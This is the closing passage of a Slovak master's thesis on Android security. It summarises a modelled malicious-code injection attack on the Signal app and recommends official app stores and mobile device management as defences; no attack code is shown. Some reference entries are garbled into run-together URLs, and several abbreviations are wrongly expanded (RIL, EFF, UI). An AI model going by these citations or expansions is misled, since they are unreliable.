kľúčových aplikácií.

13.3 Preberanie aplikácií

Obchod s aplikáciami ako napríklad Google Play preveruje aplikácie pred zverejnením, či neobsahujú škodlivý softvér. Doporučuje sa, aby aplikácie boli sťahované iba z oficiálnych online obchodov Google, respektíve Apple, ktoré aplikácie pred zverejnením testujú a overujú. Nedoporučuje sa sťahovať aplikácie z rôznych webových stránok a prijatých mailov. Nebezpečné sú aj odporúčania od neznámych užívateľov prostredníctvom sociálnych sietí. Takto šírené aplikácie môžu byť nakazené škodlivým softvérom. V prípade prostredia, kde sa pracuje s citlivými údajmi sa jednoznačne odporúča nasadenie systému Mobile Device Management, ktoré je schopné kontrolovať a vynucovať organizáciou definované bezpečnostné politiky.

14 PRÍNOS

Prínosom diplomovej práce bolo zistenie, do akej miery je aplikácia Signal zapezpečená proti škodlivému kódu, malweru a rôznym iným hrozbám. Pomocou vymodelovaného útoku boli zistené slabiny v bezpečnosti aplikácie Signal. Aplikácia je napadnuteľná pomocou voľne dostupných programov, ktoré obsahujú škodlivý kód, ktorý je možné pomerne jednoducho upraviť pre potreby napadnutia aplikácie.

Pomocou sociálneho inžinierstva je relatívne jednoduché „podstrčiť“ obeti takto upravenú aplikáciu. Prostredníctvom sociálnych sietí, e-mailovej komunikácie môže útočník takto upravenú aplikáciu doporučiť obeti. Z tohto dôvodu boli navrhnuté odporúčania pre bezpečné sťahovanie aplikácií - z pohľadu zdroja, z ktorého sú aplikácie sťahované. Pri operačnom systéme Android bol ako dôveryhodný zdroj odporučený Google Play Store.

Ak už k stiahnutiu aplikácie alebo pokusu o stiahnutie aplikácie z nedôveryhodných zdrojov došlo, hrozbu je možné eliminovať, respektíve minimalizovať použitím nástroja mobile device management.

K zisteniu vyššie spomenutého prínosu bolo nutné vytvoriť informačný prehľad na tému operačný systém Android z pohľadu bezpečnosti. Bolo potrebné zamerať sa aj na aplikáciu Signal a jej popis. Všetky tieto informácie boli potrebné k správnemu vedeniu útokov na aplikáciu a následnému návrhu bezpečnostných opatrení.

ZÁVER

Hlavným cieľom diplomovej práce bolo vykonať útok na aplikáciu Signal a následne doporučiť možné riešenia proti útoku na aplikácu Signal. Cieľom práce bolo všeobecne popísať bezpečnosť operačného systému Android.

V teoretickej časti diplomovej práce bol vypracovaný informačný prehľad na tému operačný systém Android z pohľadu bezpečnosti, bezpečnostných hrozieb, aplikácií a šifrovania. Ďalej bola popísaná bezpečenosť zariadenia s operačným systémom Android, overenie zdrojov a bezpečnosť služby Google. Taktiež bolo uvedené k čomu slúži bezpečnostný certifikát, poskytovatelia a architektúra kľúčového hospodárstva, typy kľúčov a kroky riadenia. Ďalej bol v teoretickej časti popísaný nástroj mobile device management a popis aplikácie Signal.

V praktickej časti diplomovej práce bol modelovaný a popísaný útok na aplikáciu Signal pomocou nástrojov, ktorými sa injektoval škodlivý kód do aplikácie a detailný popis použitia týchto nástrojov v operačnom systéme Linux. Taktiež bola sledovaná a popísaná časť sieťového trafiku po injektáži škodlivého kódu do aplikácie Signal. Po útoku na aplikáciu boli navrhnuté opatrenia na znemožnenie útoku. Jedno z navrhnutých riešení proti útoku bol nástroj mobile device management, ktorý bol v praktikej časti popísaný. Bola doporučená politika a konfigurácia pre zefektívnenie zabezpečenia aplikácie.

ZOZNAM POUŽITEJ LITERATÚRY

[1] Secure an Android Device [online]. [cit. 2019-09-23]. Dostupné z: https://source.android.com/security?fbclid=IwAR1tvWM-PpidvquZnxkLoDS4-4e_YEtniMg6SsrqFj8mTKVj0dGscgj-VXU

[2] Programování Android aplikací v Javě [online]. [cit. 2019-09-23]. Dostupné z: https://www.itnetwork.cz/java/android?fbclid=IwAR2spZ9UWbl3UjywHkA-eQ790FdH0lslBg6hxk47m9z-vBTOpIkWe6OEjVw

[3] Úvod do programovacieho jazyka Java [online]. [cit. 2019-09-23]. Dostupné z: http://programujte.com/clanek/2006041804-uvod-do-programovacieho-jazyka-java/

[4] Android studio [online]. [cit. 2019-09-15]. Dostupné z: https://developer.android.com/

[5] Mobile Network Security Experiments With USRP. 81.

[6] Advanced Encryption Standard (AES) [online]. [cit. 2019-09-23]. Dostupné z: https://thebestvpn.com/advanced-encryption-standard-aes/

[7] The SecurityEconomy [online]. [cit. 2020-05-28]. Dostupné z: https://www.oecd.org/futures/16692437.pdf

[8] Archive [online]. [cit. 2020-05-27]. Dostupné z: https://archive.is/20120801091503/http://www.devicemanagement.org/content/view/20754/152/

[9] Entrustdata [online]. [cit. 2020-05-27]. Dostupné z: https://www.entrustdatacard.com/pages/ssl

[10] Dzone [online]. [cit. 2020-05-27]. Dostupné z: https://dzone.com/articles/what-is-ssl-how-do-ssl-certificates-work

[11] The SecurityEconomy [online]. [cit. 2020-05-28]. Dostupné z: https://www.oecd.org/futures/16692437.pdf

[12] Signal [online]. [cit. 2020-05-28]. Dostupné z: https://signal.org/

[13] Google Play [online]. [cit. 2020-05-27]. Dostupné z: https://play.google.com/store/apps/details?id=org.thoughtcrime.securesms&hl=

[14] Zdnet [online]. [cit. 2020-05-27]. Dostupné z: https://www.zdnet.com/article/android-q-to-get-a-ton-of-new-privacy-features/

[15] PCR [online]. [cit. 2020-05-27]. Dostupné z: https://www.pcr-online.biz/2016/11/17/google-security-engineer-antivirus-tools-arent-good-enough/

[16] Citadelo [online]. [cit. 2020-05-27]. Dostupné z: https://citadelo.com/sk/blog/hackerske-tipy-ako-zabezpecit-mobil/

[17] Android [online]. [cit. 2020-05-27]. Dostupné z: https://androidportal.zoznam.sk/2014/11/americke-ministerstvo-spravodlivosti-sifrovanie-telefonov-pomoze-vrahom/

[18] Devicemax [online]. [cit. 2020-05-27]. Dostupné z: https://devicemax.com/mobile-device-management-software-ensures-data-security/

[19] Zabezpečenie [online]. [cit. 2020-07-28]. Dostupné z: https://support.google.com/accounts/answer/2812853?hl=sk

[20] Zabezpečenie certifikátom [online]. [cit. 2020-07-28]. Dostupné z: https://support.google.com/pixelphone/answer/2844832?hl=sk

[21] Developer [online]. [cit. 2020-07-28]. Dostupné z: https://developer.android.com/training/articles/security-ssl

[22] Theverge [online]. [cit. 2020-07-28]. Dostupné z: https://devehttps://www.theverge.com/2020/2/24/21150918/european-commission-signal-encrypted-messagingloper.android.com/training/articles/security-ssl

[23] Theverge [online]. [cit. 2020-07-28]. Dostupné z: https://https://www.fastcompany.com/90335034/if-you-value-your-privacy-switch-to-signal-as-your-messaging-app-nowdevehttps://www.theverge.com/2020/2/24/21150918/european-commission-signal-encrypted-messagingloper.android.com/training/articles/security-ssl

[24] Fastcompany [online]. [cit. 2020-07-28]. Dostupné z: https:/https://www.manageengine.com/mobile-device-management/android-management.html/https://www.fastcompany.com/90335034/if-you-value-your-privacy-switch-to-signal-as-your-messaging-app-nowdevehttps://www.theverge.com/2020/2/24/21150918/european-commission-signal-encrypted-messagingloper.android.com/training/articles/security-ssl

ZOZNAM POUŽITÝCH SYMBOLOV A SKRATIEK

UI Unix International

SDK Software development kit

API Application programming interface

MDM Mobile device managment

GPS Global Positioning Systém

AOSP Android Open Source Project

IPC Process communication

SMS Short Message Service

MMS Multimedia Messaging Service

OEM Original equipment manufacturer

SIM Subscriber Identity Module

RIL Reliance Industries Limited

ID Identifikačné číslo

DRM Digital Rights Management

AES Advanced Encryption Standard

EFF Economic Freedom Fighters

SHA Secure Hash Alogithm

IT Information technology

SD Secure Digital

URL Uniform Resource Locator

VPN Virtual Private Network

HTTPS Hypertext transfer protocol secure

TLS Transport Layer Security

SSL Secure Sockets Layer

EV Extended Validation Certificates

EV IE 7 Extended Validation Certificates Internet Explorer 7

DNS Domain name system

TCP Transmission Control Protocol

IP Internet Protocol

Wi-Fi Wireless Fidelity

ZOZNAM OBRÁZKOV